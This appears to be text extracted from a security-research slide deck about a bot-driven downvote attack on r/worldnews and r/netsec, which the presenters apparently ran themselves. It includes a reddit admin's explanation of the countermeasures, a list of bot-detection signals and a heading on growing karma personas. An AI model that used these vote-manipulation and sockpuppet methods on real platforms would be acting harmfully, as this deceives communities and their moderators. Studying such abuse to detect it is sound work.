If you look at r/worldnews/new, all posts that mention "russia" in title are massively downvoted

edit: they now switched it so it downvotes all submissions....

[permalink](#) [save](#) [parent](#) [report](#) [give gold](#) [reply](#)

[–] [Tyacre](#) 19 points an hour ago

How the heck is this at 56 downvotes after 4 minutes?!

[permalink](#) [save](#) [report](#) [give gold](#) [reply](#)



Then..




attackers, so the admins can solve the problem faster.

We apologize for the disruption, we appreciate your patience, and we welcome any tips you have for how we can improve the /r/worldnews user experience in this time of difficulty.


1764 comments share


### other discussions

↑  
27  
↓  
5/5/14 r/worldnews "/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do" (reddit.com)  
submitted 5 months ago by EdgyUsernameGoldPlz to /r/PanicHistory  
16 comments share

↑  
33  
↓  
 ? /r/worldnews is currently under a downvote attack (reddit.com)  
submitted 5 months ago by MrsSippy to /r/conspiracy  
14 comments share

↑  
5  
↓  
WE'RE UNDER ATTACK, COMRADES! STAY CALM AND DON'T MOVE - WE'RE FIGHTING THIS THING WITH EVERYTHING WE'VE GOT! (reddit.com)  
submitted 5 months ago by jamie\_byron\_dean to /r/circlebroke2

↑  
3  
↓  
 ? [3 days ago] "/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do" (reddit.com)  
submitted 5 months ago by cojoco to /r/RedditCensorship  
comment share

↑  
0  
↓  
 ? /r/WorldNews is currently under a downvote attack (reddit.com)  
submitted 5 months ago by sage\_joch to /r/Orwellian  
comment share



subscribed

your front page

explore

multireddits

new! create sets of subreddits to view together.  
for starters, try one of these:

redditnews

redditpets

multibeta

to hide these samples, create a multi of your own:

explore multis

create

everything

from all subreddits

saved

hotnewrisingcontroversialtopgildedwiki promoted

trending subreddits /r/OutOfTheLoop /r/BoredCelebs /r/ukraina /r/Glitch\_in\_the\_Matrix /r/StarWars 23 comments

11867

Everyone, meet my little brother (imgur.com)  
submitted 2 hours ago by Slothduction to /r/AdviceAnimals  
71 comments share save hide report

23929

This duck sucks. (i.imgur.com)  
submitted 6 hours ago by Bodysalt to /r/funny  
588 comments share save hide report

33235

Amazing what mods can do for a 10 year old game (HL2) (i.imgur.com)  
submitted 5 hours ago by DrSlappyPants to /r/gaming  
955 comments share save hide report

42735

Early Movie Concept Arts (imgur.com)  
submitted 5 hours ago by chaths to /r/movies  
640 comments share save hide report

53854

GOOD BOY (i.imgur.com)  
submitted 7 hours ago by CORNLORD to /r/gifs  
644 comments share save hide report

63096

This year's birthday treasure hunt for my son. (imgur.com)  
submitted 7 hours ago by crujones43 to /r/pics  
467 comments share save hide report

72330

John Oliver reads an unexpected and hilarious response from POM Wonderful after skewering them on his show  
submitted 5 hours ago by theruins to /r/videos  
188 comments share save hide report

82990


While I was drinking coffee this morning, my dog brought me this. I have no idea where it came from. (i.imgur.com)  
submitted 7 hours ago by NikonNights to /r/aww  
509 comments share save hide report

92062

/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do (self.worldnews)  
submitted 4 hours ago by slapchopsuey to /r/worldnews  
794 comments share save hide report

102559

TIL researchers have invented a helmet that gives humans simulated 360° of Vision, allowing a person to avoid object tossed outside the normal human field of view. (Irisa.fr)  
submitted 6 hours ago by hans\_grouper to /r/todayilearned  
291 comments share save hide report

thinkst  
applied research





reddit

WORLDNEWS

comments

related


other discussions (4)

讀賣新聞

DER SPIEGEL

人民日報

USA TODAY



REUTERS

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The Washington Post the gu

[/r/worldnews](#) is currently under a downvote attack - here's what you need to know, and what you can do↑  
1576  
↓[/r/worldnews](#) is currently under a downvote attack - here's what you need to know, and what you can dosubmitted 13 hours ago by [slapchopsuey](#)

You've probably noticed that the up/down vote numbers have suddenly turned very strange in the past few hours, with everything being downvoted below zero. This is because [/r/worldnews](#) is under attack. The source of the downvoting is currently unknown but we and the admins are investigating and doing our best to find out.

The purpose of this attack is to disrupt the subreddit. It does this by delivering enough downvotes to render posts invisible by reddit's default settings, and to discourage your participating by downvoting everything below zero.

#### Here's what you need to know:

- Don't worry about the downvotes affecting your karma. The unusual votes (in this case, downvotes) will be wiped out when the source of the problem is identified. This will probably take a few days.
- One of the goals of the attack is to render posts invisible by downvoting them below the default threshold in users' preferences settings. The way you can neutralize that part of the attack is by changing the threshold of invisibility in your user preferences. Here's how: 1. In the upper right of your screen in the area with your username, click [preferences](#). 2. In preferences, go to the "link options" section, and [change the final line, where it says "don't show me sites with a score of less than \\_\\_\\_\\_"](#). You can set it to any negative number (ex. -100), but even better than filling in a negative number is just leaving the box blank. By leaving the box blank you will completely neutralize the attackers' ability to make posts invisible.
- The "hot" tab will be broken for the duration of the attack, but we recommend browsing by the "new" tab ([/r/worldnews/new](#)).
- We also recommend voting; obviously we can't tell you how to vote, but human votes help minimize the impact of the attackers, and it only takes a fraction of a second to click the arrows.

If you like reading and participating in [/r/worldnews](#), following the above tips can help restore most of the everyday [/r/worldnews](#) experience for you, and with your participating in voting, you can help to weaken and expose the attackers, so the admins can solve the problem faster.

We apologize for the disruption, we appreciate your patience, and [we welcome any tips you have](#) for how we can improve the [/r/worldnews](#) user experience in this time of difficulty.

1589 comments [save](#) [hide](#) [give gold](#) [report](#)



Much speculation ensued ..





\*\*\* For the record, we had nothing to do with [/r/technology](#)



Simultaneously, we ran the  
same thing on netsec...



But netsec moderators responded  
with intelligent discussion and  
roped in official reddit admins to  
talk about the problem..



[-] [sanitybit](#) [S,MOD] 23 points 19 hours ago

I initially messaged all the admins through the reddit.com modmail, /u/cupcake1713 was the one who responded. I could try bringing it up with them but don't believe it will be worth my time.

[permalink](#) [save](#) [parent](#) [report](#) [give gold](#) [reply](#)

[-] [Deimorz](#) [A] 78 points 18 hours ago\*

You had a group of about 20 bots that were being used to downvote posts in the subreddit. We rendered the voting from those accounts ineffective, but to make it more difficult for the controller of the bots to realize that they've been disabled, we still need to make it look like their votes are applying. If we just throw away their votes entirely, the controller's going to see that their bots have been blocked, and change up what they're doing immediately.

because there's no way to tell which viewers are associated with the blocked voters, we have to show a score to everyone that looks like the votes are still applying (even though, as you said, we don't actually rank using it internally). The fake score can't be only shown to bot accounts. If the controller opens a submission in an incognito window via TOR or something, we'd have no way of linking them back to the bots. So when their 20 downvotes are gone there, they'd know what happened. This is /r/netsec, I'm sure I don't need to elaborate on how many other options there are for separating yourself from this sort of thing. The only feasible option is showing the fake scores to everyone unless we want detection to be trivial.

Being able to hide scores on submissions temporarily like you suggested might help some, but it really just delays the problem, it doesn't solve it. There are also various undesirable side effects from hiding submission scores that don't apply as much to comments. Over the years, a number of subreddits have tried experiments with hiding all submission scores using CSS like you've done, and they pretty much universally decided that it was a bad idea. Because the "hot" ranking involves both score and time, with things dropping in rank based on how old they are, being able to see the scores lets the viewer easily get an idea of how popular/significant different submissions are. Without that information available, it becomes extremely difficult for someone to look at a subreddit's front page and quickly figure out which submissions were the most popular recently.

I was the one that added the ability for moderators to temporarily hide comment scores, and I've definitely thought about extending it to submissions as well. But seeing how poorly all of those experiments that tried to do the same thing with CSS ended up going has made me hesitant about it. We do already have a very "light" score-hiding for submissions, where you can't see the score for the first 2 hours unless you actually visit the comments page. I'm not fully convinced that allowing true hiding like we have for comments would be a good thing, and most likely especially not for longer time periods since it makes the front page more and more confusing the longer the scores are hidden for.

[permalink](#) [save](#) [parent](#) [report](#) [give gold](#) [reply](#)




# This should have been much easier to spot

3  33  
SA-CORE-2014-005 – Drupal core – SQL injection (drupal.org)  
submitted 12 hours ago by darknessproz  
7 comments share Instapaper





# This should have been much easier to spot

3  33  
SA-CORE-2014-005 – Drupal core – SQL injection (drupal.org)  
submitted 12 hours ago by darknessproz  
7 comments share Instapaper



- voting in synch
- signup times
- some common email domains
- pattern of names
- ip-addresses from known open proxies
- user-agents: headers
- low karma interactors



# BTW... Two months later

this post was submitted on 05 May 2014

**0 points** (46% like it)

54 upvotes 63 downvotes

shortlink: <http://redd.it/24rhai>

to


this post was submitted on 05 May 2014

**337 points** (83% upvoted)

shortlink: <http://redd.it/24rhai>



# This should have been much easier to spot

3  33  
SA-CORE-2014-005 – Drupal core – SQL injection (drupal.org)  
submitted 12 hours ago by darknessproz  
7 comments share Instapaper



- voting in synch
- signup times
- some common email domains
- pattern of names
- ip-addresses from known open proxies
- user-agents: headers
- **low karma interactors**



# Growing Personas for Karma



Everything i needed to know about managing hackers, i learnt from my DVD collection..

Does twitter kill the blogging star ?

Memory Corruption Attacks. The (almost) complete history..

Some Computer Security Prezi's

Anonymity loves Company

Tell HN: Toy app thrown together for fun

Too many InfoSec Conferences? (Infographic Inside)

Tell HN: Subscription Service that covers InfoSec Happenings..

What Anonymous taught us about Cyber War

Searchable Security Conference Site

LulzSec will be used to Usher in Regulation (few of us will like)

Create graphs/nodes/edges in JavaScript (an arbor.js tutorial)

Automated Shoulder Surfing Attacks (Computer Vision meets on screen keyboards)

BlackHat 2011 (according to Twitter)

(Simple) Chrome plugin for GPG/PGP in GMail


Update: (Simple)Chrome plugin to enable GPG in Gmail

Oracles Mary Ann Davidson lashes out at Security Firm


Poll: Spotted the Polls/Karma Link?

Etsy's Office-Hacker Job shows established companies the way..

You and Your Research, a modern take












23 Links - Karma: 99












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# Why News Sites?



## Cyclone Hudhud leaves trail of devastation; 6 killed in Andhra Pradesh, Odisha



Cyclone Hudhud pounded the coastal districts of Andhra Pradesh and Odisha with heavy rain and winds of almost 195 kmph leaving six people dead and a trail of devastation with Visakhapatnam, where the very severe storm made landfall, bearing the brunt. **NDRF helplines: 01126107953; 09711077372**

## Pakistan targets 15 posts in Jammu, seeks UN intervention



Pakistan heavily shelled 15 border outposts and hamlets in Arnia sector of Jammu and Kashmir early Sunday even as it wrote to UN chief Ban Ki-moon blaming India for the escalation in border clashes and sought UN intervention on Kashmir.

## Rahul Gandhi to do a BJP, veterans will make way for Gen Next



